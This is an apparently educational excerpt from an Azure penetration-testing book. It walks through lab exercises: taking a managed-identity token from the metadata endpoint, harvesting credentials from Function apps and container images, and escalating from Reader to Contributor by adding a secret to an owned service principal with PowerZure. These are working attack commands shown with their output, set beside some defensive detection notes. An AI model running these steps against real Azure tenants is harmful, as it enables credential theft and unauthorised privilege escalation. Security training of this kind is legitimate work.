


```

root@LinuxVM:~# curl -H Metadata:true -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' | jq

```

Here is a screenshot of the command and its output:



```

root@LinuxVM:~# curl -H Metadata:true -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' | jq
{
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImSPbzNaRHJPRFhFSzFqS1dowHNsSFJfS1hFZyIsImtpZCI6ImSPbzNaRHJPRFhFSzFqS1dowHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW11bnQuYXp1cmUy29tLyIsIm1zcyI6Imh0dHBvc3RzLndpbmRvd3MubmV0LzQwZDU3MDdlLW10MzQtNGVxMCO5"
}

```

Figure 4.28 – Example metadata token output

You can see here that we got an access token for the Azure management plane (Resource Manager). This token can now be used to interact with the Azure REST APIs. The MicroBurst toolset has a set of functions that can use these tokens to interact with the APIs to gather key vault secrets and storage account keys and even run commands on VMs. We will cover some of these features in the following chapter, but it's good to know how to obtain the tokens.

While we could use the access token with the Azure REST APIs, it's much easier to use the Azure CLI to interact with the subscription. Since this is our testing environment (and not a client's), let's install the Azure CLI to check the permissions that this VM has.


6. Install the Azure CLI on the Linux system using the following command:

```
root@LinuxVM:~# curl -sL https://aka.ms/
InstallAzureCLIDeb | sudo bash
```

7. Log in with the VM's managed identity using the following command:

```
root@LinuxVM:~# az login --identity
```

Here is a screenshot of the command and its output:



```
root@LinuxVM:~# az login --identity
[
  {
    "environmentName": "AzureCloud",
    "homeTenantId": "40d57776-b434-4718-847d-11042b050015",
    "id": "204cce89-27de-4669-a48b-04c27255e05e",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Development",
    "state": "Enabled",
    "tenantId": "40d57776-b434-4718-847d-11042b050015",
    "user": {
      "assignedIdentityInfo": "MSI",
      "name": "systemAssignedIdentity",
      "type": "servicePrincipal"
    }
  }
]
```

Figure 4.29 – Az CLI login with the managed identity

8. Let's verify the permissions that this identity has using the following two commands.


First, we will make a request for the LinuxVM resource information and cast it to the `appid` variable. In another environment, the `$HOSTNAME` environment variable can also be referenced instead of the hardcoded VM name used here:

```
root@LinuxVM:~# appid=$(az resource list --query
"[?name=='LinuxVM'].identity.principalId" --output tsv)
```

Using the `appid` variable, we will list the role assignments for the subscription, specifically querying for the principal name, role name, type, and scope:

```
root@LinuxVM:~# az role assignment list --assignee
$appid --include-groups --include-inherited --query
'[].{username:principalName, role:roleDefinitionName,
usertype:principalType, scope:scope}'
```

Here is a screenshot of the command and its output:



```
root@LinuxVM:~#
root@LinuxVM:~# appid=$(az resource list --query "[?name=='LinuxVM'].i
identity.principalId" --output tsv) 1
root@LinuxVM:~# az role assignment list --assignee $appid --include-gr
roups --include-inherited --query '[].{username:principalName, role:rol
eDefinitionName, usertype:principalType, scope:scope}' 2
[
  {
    "role": "Contributor",
    "scope": "/subscriptions/204cce89-27de-4669-a48b-04c27255e05e",
    "username": "b4dbdafb-627a-49c3-8e00-b49011f91378",
    "usertype": "ServicePrincipal"
  }
]
```

Figure 4.30 – Confirmation of Contributor role access

Awesome! This VM has the Contributor role applied at the subscription scope! This means that we now have write access to the subscription. We will cover exploit scenarios for the Contributor role assignment in the next chapter, but for now, it is sufficient that we have escalated permissions from Reader to Contributor.

Credentials can appear in many different forms in deployment details. Common sources include parameters, outputs, and HTTP links with active SAS tokens. So, make sure that you keep an eye out for less obvious sources. We can now close out of the existing SSH session for this chapter's exercises.

Exploiting App Service configurations

Azure App Service is the Microsoft service for hosting web applications and APIs in the cloud. While we covered them at a high level in the last chapter, we will focus here on the specific configurations available for a Reader role in a subscription.

In this section, we will look at some important configuration items in both App Service and Function apps to further attacks in these services.

Azure App Service apps

The anonymous enumeration of App Service apps was previously covered in *Chapter 3, Finding Azure Services and Vulnerabilities*. In this section, we will go over how we can find all of the applications using our Reader role access. This full list of applications will give us a better surface area to work with and may allow us to find an external entry point into the subscription.

Using the portal, it's fairly easy to identify any available app services in the **App Service** menu. However, it's much more convenient to gather all of the needed information about the applications using PowerShell.

To gather this information, we can use the Az PowerShell module and the following command:

```
PS C:\> Get-AzWebApp

GitRemoteName      :
GitRemoteUri        :
GitRemoteUsername   :
GitRemotePassword   :
AzureStorageAccounts :
AzureStoragePath    :
State               : Running
HostNames           :
{azurepentesting-function.azurewebsites.net}
RepositorySiteName  : azurepentesting-function
UsageState          : Normal
Enabled             : True
EnabledHostNames    : {azurepentesting-function.
azurewebsites.net, azurepentesting-function.scm.azurewebsites.
net}                AvailabilityState
: Normal

[Truncated]
```


To further refine the information that we want to gather, we can use a `select` filter to only capture the external-facing DNS hostnames:

```
PS C:\> Get-AzWebApp | select EnabledHostNames
EnabledHostNames
-----
{azurepentesting-function.azurewebsites.net, azurepentesting-
function.scm.azurewebsites.net}
{azurepentesting.azurewebsites.net, azurepentesting.scm.
azurewebsites.net}
```

This command can also be extended further by exporting the data to a CSV by piping the output to the `Export-CSV` PowerShell command. Make sure you use the `-NoTypeInfo` flag to help clean up the output.

Important note

While this command is easy to run on its own, it is part of the `Get-AzDomainInfo` function in `MicroBurst`. So, if you've followed along with the earlier exercise and already did the data collection, this information should already be available for you in the `Az\<Subscription Name>\Resources\AppServices.CSV` output file.

Finding issues with App Service applications may be a viable entry into an Azure environment but keep an eye out for Function apps. They can offer similar internet-facing vulnerabilities, and they readily allow readers the ability to see their source code.

Azure Function apps

While technically a separate service, Azure Function apps are also kept under the overall umbrella of App Service. Both types of applications can be found in the **App Service** blade, so it's easy to get the services confused. The primary differentiator for Function apps is the way that apps are run on the Azure architecture.

While App Service apps tend to mimic traditional web application deployments on a dedicated server, Function apps are intended as *serverless* functions that are run as needed and don't require the dedicated infrastructure to host. For those more familiar with AWS terminology, these are a close analogy to Lambda functions.

As a Reader in the subscription, we have limited options with Function apps, but the available options can be quite impactful. There are two options that we will cover in this section:

- **Reading Function app code**
- **Reading app files**

Reading Function app code is a pretty simple process. As a Reader, we can navigate to individual Function apps, enter the **Functions** section, and review the individual functions:




Figure 4.31 – Accessing Function app Functions

Once in the menu for the function, we can navigate to the **Code + Test** section, which allows us to review the source code for the function. Anyone that has done source code review in the past will know that developers often hide things in the code to get things working in the application. This can often result in comments, passwords, and very vulnerable functions being readily identified by anyone with access to the code.

As attackers with Reader access, we can look at this code to extract valuable information about the application, and potentially gather credentials that can be used to pivot.

It is worth noting here that being able to read the code in the Function app depends on the development method and deployment type used. For example, if development is done locally (not in the portal) and deployed using web deploy, the code will not be visible. This is also the case for compiled languages such as C#:




Figure 4.32 – Example vulnerable function

Another source of valuable information in Function apps is under the **App files** blade for the Function app. While most basic Function apps will just contain a `host.json` file, we have seen multiple instances of functions that expose more sensitive files in their function applications.

In this example, we can see that there is an `appsettings.json` file available in the app files, and we are able to see a client ID and secret that can be used to authenticate as an Azure AD app registration:




Figure 4.33 – Example vulnerable app file

Commonly, these credentials end up hardcoded into functions and settings files, as the developer may take shortcuts with the identity management aspect of the application. As a more secure option, the developer should look at using managed identities with the Function app.

As attackers, we now have app registration credentials that we can use to authenticate to the Az PowerShell modules and the Azure CLI. This example is not in our test environment but is provided to give context on what you can do when you encounter these credentials.

In the following example, we used the credentials discovered in a Function app to authenticate to a subscription:

1. First, we will store the credentials gathered from the Function app as a variable using the following command. At the credential prompt, we enter the client ID and secret obtained from the Function app:

```
PS C:\> $credential = Get-Credential
```

Here is what this will look like in PowerShell:




Figure 4.34 – Example Get-Credential prompt

2. We then authenticate to the Azure subscription using the following PowerShell command, specifying the variable that we defined earlier. Note that we needed to change the tenant parameter to the appropriate tenant ID:

```
PS C:\> Connect-AzAccount -ServicePrincipal -Credential  
$credential -Tenant 40d5707e-b434-4f10-9d7d- 21842b956935
```

3. Once authenticated, access can be confirmed with the following PowerShell command:

```
PS C:\> Get-Azcontext
```

The same thing could also be done using the following Azure CLI command, replacing the `-u` parameter with your client ID and the `--tenant` parameter with your tenant ID, to authenticate to the tenant:

```
PS C:\> az login --service-principal -u d361f31d-844b-  
4a8d-9abc-948aaee241b4 --tenant 40d5707e-b434-4f10-9d7d-  
21842b956935
```

Note that the service principal will need a subscription assigned in order to authenticate. The preceding command will also prompt for the password. It is possible to pass the password (client secret) as a command-line parameter.

Escalating privileges using a misconfigured service principal

When looking for opportunities to escalate privileges, it is important to not just examine the role assignments of the existing user, but also focus on other misconfigurations that can be leveraged. An example of that is to see whether a user with the Reader role has ownership of a service principal that has more permissions than the Reader user has.

Figure 4.35 shows how this attack would work:




Figure 4.35 – Exploiting a misconfigured service principal

The following are the details:

1. **readeruser** starts out with read-only permission to Azure resources.
2. The user registers a service principal for an application that they are building (by default, all member users of an Azure AD tenant can register an application). Also, because the user registered the application, *they are automatically made the owner* (ownership rights on a service principal account allow users to set credentials (certificates and secrets) that can be used to authenticate, as we just demonstrated).
3. An administrator with a higher privilege assigns the Contributor role or a higher-privileged role to the application that **readeruser** registered.
4. This gives a route for **readeruser**'s credentials to be used to escalate privileges by adding a new secret to the app since they are the owner of the app.
5. The app ID and new secret can then be used to escalate privileges.

In the next hands-on exercise, we will use one of the powerful functions within PowerZure to identify the owners of app registrations and to add credentials to the apps.

Hands-on exercise – escalating privileges using a misconfigured service principal

In this exercise, we will use functions in PowerZure to escalate our privileges from the Reader role in the test subscription to the Contributor role using a misconfigured service principal. Here are the tasks that we will complete in this exercise:


- **Task 1:** Enumerate application registration ownership using PowerZure.
- **Task 2:** Exploit service principal ownership to add a new secret.
- **Task 3:** Authenticate as a service principal to escalate privilege.

Let's begin:

1. Open a new PowerShell session (as an administrator) in your pentest VM. Import the PowerZure module using the following commands:

```
PS C:\> cd C:\Users\$env:USERNAME\PowerZure
Import-Module .\PowerZure.ps1
```

You can see that the current user is assigned the Reader role in the subscription. You can also validate this with the Show-AzureCurrentUser function of PowerZure:



```
TenantID      : 40d57707-6434-4f30-b27d-21841b056008
Username      : readeruser@azurepentesting.com
ObjectId      : ef01adc3-ed79-4b17-8af3-13ffd5646ed2
AADRoles      : {Global Reader}
AADGroups     : {}
AzureRoles    : {Reader (/subscriptions/204cce89-27de-4669-a48b-04c27255e05e)}
Active Subscription : Development
                (204cce89-27de-4669-a48b-04c27255e05e)
Available Subscriptions : {Development
                          (204cce89-27de-4669-a48b-04c27255e05e)}
```

Figure 4.36 – Example of an authenticated Reader user

2. Let's verify whether the current user is assigned as the owner of a service principal using the following command:

```
PS C:\> Get-AzureAppOwner
```

The `Get-AzureAppOwner` command is one of the functions of PowerZure. It recursively looks through each registered application in Azure AD and lists the owners. The output shows that `readeruser` is assigned ownership of an application called `customapp`. Ownership allows different permissions on the app, including adding a new secret. While this is not an inherent permission for the Reader role, application ownership rights can be assigned to any account:

```
PS C:\Users\pentestadmin\PowerZure> Get-AzureAppOwner

AppName                                OwnerName
-----
Sample Azure App Registration          globaladministrator_azurepentesting.com#...
customapp                             readeruser@azurepentesting.com
```

Figure 4.37 – Example app owned by the reader account

3. Add a new secret to `customapp` to allow us to authenticate with the app using the following command. Remember that we are doing all this as a user that is assigned the Reader role:

```
PS C:\> Add-AzureSPSecret -ApplicationName customapp
-Password myPassword456
```

Awesome! The new secret was successfully added. This means that we can authenticate as this service principal with the secret that we just set and then explore its permissions. Make a note of the displayed application ID and the tenant ID as we will need both to authenticate as the service principal (both pointed out by arrows in *Figure 4.38*):

```
PS C:\Users\pentestadmin\PowerZure> Add-AzureSPSecret -ApplicationName
customapp -Password myPassword456
Success! You can now login as the service principal using the following
commands:
Make a note of the tenant ID
$Credential = Get-Credential; Connect-AzAccount -Credential $Credential
-Tenant 40d... -ServicePrincipal
Be sure to use the Application ID as the username when prompted by Get-
Credential. The application ID is: d479c9c9-580a-42fb-91f1-6f2318ba71c
5
PS C:\Users\pentestadmin\PowerZure>
```

Figure 4.38 – Example output of `Add-AzureSPSecret`

Important note


Although there is explicit monitoring for app registration modification, it can be difficult to detect using manual analysis especially in an environment with potentially thousands of service principals. Also, the adding of a credential does not impact the existing secrets configured for the service principal. This means that any application using the service principal's existing secret will continue to work without interruptions.

From a blue team or defense perspective, Azure AD audit logs will record these events with the activity type of **Update application – Certificates and secrets management**. Azure Resource Graph and Application Change Analysis can also be helpful when investigating.

4. Switch to WSL and authenticate as the service principal using the following commands. Replace APP_ID with the application ID that you made a note of in *Step 3*. Replace TENANT_ID with the tenant ID that you made a note of in *Step 3*. Press *Enter*:

```
PS C:\> bash
pentestadmin@PentestVM:~# sudo su -
root@PentestVM:~# az login --service-principal --username
APP_ID --password myPassword456 --tenant TENANT_ID
```

Here is a screenshot of the command and its output:



```
PS C:\Users\pentestadmin\PowerZure>
PS C:\Users\pentestadmin\PowerZure> bash 1
pentestadmin@PentestVM:/mnt/c/Users/pentestadmin/PowerZure$ sudo su - 2
[sudo] password for pentestadmin:
root@PentestVM:~# az login --service-principal --username d479c9c9-580a-42fb-91f1-6f2318ba71c5 --password myPassword456 --tenant 40d5777e-6436-4f18-b779-238429f4d919 3
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "40d5777e-6436-4f18-b779-238429f4d919",
    "id": "204cce89-27de-4669-a48b-04c27255e05e",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Development",
    "state": "Enabled",
    "tenantId": "40d5777e-6436-4f18-b779-238429f4d919",
    "user": {
      "name": "d479c9c9-580a-42fb-91f1-6f2318ba71c5",
      "type": "servicePrincipal"
    }
  }
]
```

Figure 4.39 – Example Az CLI login with the credentials

You are now logged in as the service principal. Next, we will verify the permissions that this service principal has.

5. Verify the role assignment and scope of the service principal using the following command. Replace APP_ID with the application ID that you made a note of in *Step 3*:

```
root@PentestVM:~# az role assignment list --assignee
APP_ID --include-groups --include-inherited --query
'[].{username:principalName, role:roleDefinitionName,
usertype:principalType, scope:scope}'
```

You can see that this service principal is assigned the Contributor role at the subscription scope. Awesome! We have found a route to a role assignment that gives us more permissions than that of the current user!

```
root@PentestVM:~# az role assignment list --assignee 1c4f7d49-5bf3-4375-b4
a5-4aa41ecdcb97 --include-groups --include-inherited --query '[].{username
:principalName, role:roleDefinitionName, usertype:principalType, scope:sco
pe}'
[
  {
    "role": "Contributor",
    "scope": "/subscriptions/204cce89-27de-4669-a48b-04c27255e05e",
    "username": "http://customapp",
    "usertype": "ServicePrincipal"
  }
]
```

Figure 4.40 – Gathering the assigned roles for the affected service principal

While the Reader roles (Global Reader in Azure AD and Reader in Azure RBAC) normally do not have ownership permissions on service principals, remember that member users in an Azure AD tenant have permission to register applications and they are automatically made the owner of applications that they registered. Also, there are occasional situations where ownership rights are given to users. Since these ownership rights could pop up at any role level, we thought it would be good to address them early on.

One permission that is always available for the Reader role is the ability to connect to and pull images from **Azure Container Registry (ACR)**. These rights don't allow readers to make changes to the images, but it does allow them to review the images.

Reviewing ACR

For many Azure services, Microsoft usually keeps a separation between management plane access and data plane access. This means that explicit permissions beyond the typical management roles are needed to access data stored within services. This architecture was not implemented for the ACR service. It is an interesting architecture choice, but Azure users with Reader permissions on any Azure container registries have rights to connect to the container registry and access images. These users do not have any rights to push modified images back to the registry, but they are able to download and run container images locally. This allows us, as attackers, to review the contents of the images and potentially find issues in the application code, access secrets used by the application, and pivot with those secrets into other applications and services.

The process to do this is very simple. As an authenticated user, with Reader or higher permissions on the registry, we can generate a Docker login from the Azure CLI. The next exercise walks you through how this is done.

Hands-on exercise – hunting for credentials in the container registry

In this exercise, we will pull container images from an Azure container registry to hunt for credentials that may be embedded in them. As for tools, we will be using the Azure CLI and Docker for the examples in this exercise.

Here are the tasks that we will complete in this exercise:

- **Task 1:** Authenticate to the Azure environment from WSL using the Reader role.
- **Task 2:** Enumerate the container registries in the subscription.
- **Task 3:** Generate a Docker login for the registry and authenticate in WSL.
- **Task 4:** Enumerate the container images and tags in the registry.
- **Task 5:** Pull the images and hunt for credentials in them.

Let's get started:


1. In your pentest VM, open a PowerShell console as an administrator, switch to WSL, and authenticate to Azure using the `readeruser` account. Replace `<DOMAIN>` with the domain name from the output of the setup script:

```
PS C:\> bash
```

```
pentestadmin@PentestVM:~# sudo su -
```

```
root@PentestVM:~# az login -u readeruser@<DOMAIN> -p
myPassword123
```

Here is a screenshot of the command output:




```
PS C:\Users\pentestadmin\MicroBurst> bash 1
pentestadmin@PentestVM:/mnt/c/Users/pentestadmin/MicroBurst$ sudo su - 2
[sudo] password for pentestadmin:
root@PentestVM:~# az login -u readeruser@azurepentesting.com -p myPassword123
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "40d57779-6442-4728-8728-278220609000",
    "id": "204cce89-27de-4669-a48b-04c27255e05e",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Development",
    "state": "Enabled",
    "tenantId": "40d57779-6442-4728-8728-278220609000",
    "user": {
      "name": "readeruser@azurepentesting.com",
      "type": "user"
    }
